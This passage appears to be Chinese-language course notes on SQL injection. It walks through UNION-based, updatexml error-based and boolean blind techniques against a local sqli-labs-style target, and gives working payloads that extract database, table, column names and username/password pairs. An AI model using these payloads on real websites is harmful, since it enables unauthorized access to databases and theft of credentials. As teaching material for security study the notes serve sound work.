select * from information where id = 1 and 1=2 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='anyun' limit 0,1  
admin, information  
3
```



id=1 and 1=2 union select 1,group_concat(table_name),3,4 from
information_schema.tables where table_schema='an'

求列名


```
select * from information where id = 1 and 1=2 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema='any' and table_name = 'admin' limit 0,1  
name, school, phone  
3
```



http://127.0.0.1/shouke.php?id=1 and 1=2 union select
1,group_concat(column_name),3,4 from
information_schema.columns where table_schema='an' and
table_name = 'admin'

求字段内容

```
select * from information where id = 1 and 1=2 union select 1,group_concat(name,0x23,school),3,4 from ar .admin -- limit 0,1  
zhangsan#beijingdaxve, lisi#shandongdave, wangwu#zhejiangdaxve  
3
```



```
shouke.php?id=2 union select 1,2,group_concat(name,0x23,school),4  
from an.admin -- +
```

3.2 基于报错的注入模式

基于报错的注入一般步骤

1. 求闭合字符

2. 爆数据库名

3. 爆表名

4. 爆列名

5. 爆字段名

Ps: 页面有报错信息时优先选择基于报错的注入模式

updatexml函数

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数: XML_document是String格式, 为XML文档对象的名称, 文中为Doc

第二个参数: XPath_string (Xpath格式的字符串), 如果不了解Xpath语法, 可以在网上查找教程。

第三个参数: new_value, String格式, 替换查找到的符合条件的数据

作用: 改变文档中符合条件的节点的值

改变XML_document中符合XPATH_string的值

而我们的注入语句为:

```
updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
```

其中的concat()函数是将其连成一个字符串, 因此不会符合XPATH_string的格式, 从而出现格式错误, 爆出

```
ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
```

xpath形式

```
//message[@id=0]/ancestor::*
```

```
//message[@id=0]/ancestor-or-self::*
```

```
//message[@id=0]/ancestor::node()
```

```
/messages/message[1]/descendant::node()
```

```
//messages/message[1]//node()
```

```
/messages/message[1]/sender/following::*
```

```
//message[@id=1]/sender/following-sibling::*
```

```
//message[@id=1]/datetime/@date
```


```
//message[@id=1]/datetime[@date]
```

```
//message/datetime[attribute::date]
```

```
//message[datetime]
```


求库名

Welcome **Dhakkan**
XPath syntax error: '#security'



?id=1' and updatexml(1,concat(0x23,database()),1) -- +

求表名



s-1/?id=1' and updatexml(1,concat(0x23,(select group_concat(table_name) from information_schema.tables where table_schema='security')),1) -- +


?id=1' and updatexml(1,concat(0x23,(select group_concat(table_name) from
information_schema.tables where table_schema='security')),1) -- +

求列名



`?id=1' and updatexml(1,concat(0x23,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users')),1) -- +`

求字段内容



```
' and updatexml(1,concat(0x23,(select group_concat(username,0x23,password)from security.users)),1)-- +
```

```
?id=1' and updatexml(1,concat(0x23,(select  
group_concat(username,0x23,password)from security.users)),1)-- +
```

十五种报错函数

函数名	函数名
floor()	multipolygon()
updatexml()	linestring()
extractvalue()	ST_LatFromGeoHash()
exp()	ST_LongFromGeoHash()
GeometryCollection()	GTID_SUBSET()
polygon()	GTID_SUBTRACT()
mutipoint()	ST_PointFromGeoHash()
multionlinestring()	

强烈建议：

在concat查询语句后面添加一个标识符，如0x23

```
updatexml(1,concat(0x23,payload,0x23),1)
```

因为有的时候报错信息会设置长度限制，添加标识符可以避免显示不完全

3.3 布尔型盲注

布尔型盲注

特点： 页面存在异常，但是即无回显也无报错信息

利用： 只能通过正确与错误两种状态来判断payload是否正确。

count()

计算结果集的行数。

```
mysql> select * from information;
+----+-----+-----+-----+
| id | name | age | email |
+----+-----+-----+-----+
| 1  | aaa  | 10  | aaa@qq.com |
| 1  | bbb  | 10  | bbb@qq.com |
| 2  | ccc  | 10  | ccc@qq.com |
| 3  | ccc  | 10  | ddd@qq.com |
+----+-----+-----+-----+
4 rows in set (0.00 sec)
```

```
mysql> select count(*) from information;
+-----+
| count(*) |
+-----+
|          4 |
+-----+
1 row in set (0.05 sec)
```


length(str)

返回指定字符串的长度。

```
mysql> select length(' test');
+-----+
| length(' test') |
+-----+
|                4 |
+-----+
1 row in set (0.06 sec)
```

Ps:length里面放一个字符串，如果放置表达式的话，需要用括号括起来

substr(str,pos,len)/substring(str,pos,len)

返回截取的字字符串。

```
mysql> select substr('test', 1, 1);
+-----+
| substr('test', 1, 1) |
+-----+
| t                    |
+-----+
1 row in set (0.00 sec)

mysql> select substr('test', 2, 1);
+-----+
| substr('test', 2, 1) |
+-----+
| e                    |
+-----+
1 row in set (0.00 sec)
```

ascii(str)

返回指定字符串最左侧字符的ascii值。

```
mysql> select ascii('test');
```

```
+-----+  
| ascii('test') |
```

```
+-----+  
|          116 |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> select ascii('est');
```

```
+-----+  
| ascii('est') |
```

```
+-----+  
|          101 |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```

布尔型盲注核心思想

利用判断语句来证明推测是否正确。

推测正确时，页面正常显示；错误时，页面异常。

盲注一般步骤

1. 求闭合字符

2. 求当前数据库名的长度

3. 求当前数据库名对应的ascii值

4. 求表的数量

5. 求表名的长度

6. 求表名对应的ascii值

7. 求列的数量

8. 求列名的长度

9. 求列名对应的ascii值

10. 求字段的数量

11. 求字段内容的长度

12. 求字段内容对应的ascii值

求数据库长度




?id=1' and length(database())=8 %23

求数据库名的ascii值




?id=1' and ascii(substr(database(),1,1))=115 %23

求表的数量




`id=1' and (select count(table_name) from information_schema.tables
where table_schema='security') = 4 %23`

求表名的ascii值



id=1' and ascii(substr((select table_name from information_schema.tables
where table_schema='security' limit 0,1),1,1))=101 %23

求列的数量



id=1' and (select count(column_name) from information_schema.columns
where table_schema='security' and table_name='users')=3 %23

求列名的ascii值


Welcome **Dhakkan**
You are in.....

性能 内存 网络 存储 HackBar

?id=1' and ascii(substr((select column_name from information_schema.columns where table_schema='security' and table_name = 'users' limit 0,1),1,1))=105 %23


id=1' and ascii(substr((select column_name from information_schema.columns
where table_schema='security' and table_name = 'users' limit 0,1),1,1))=105
%23

求字段的数量



id=1' and (select count(username) from security.users)=13 %23

求字段内容



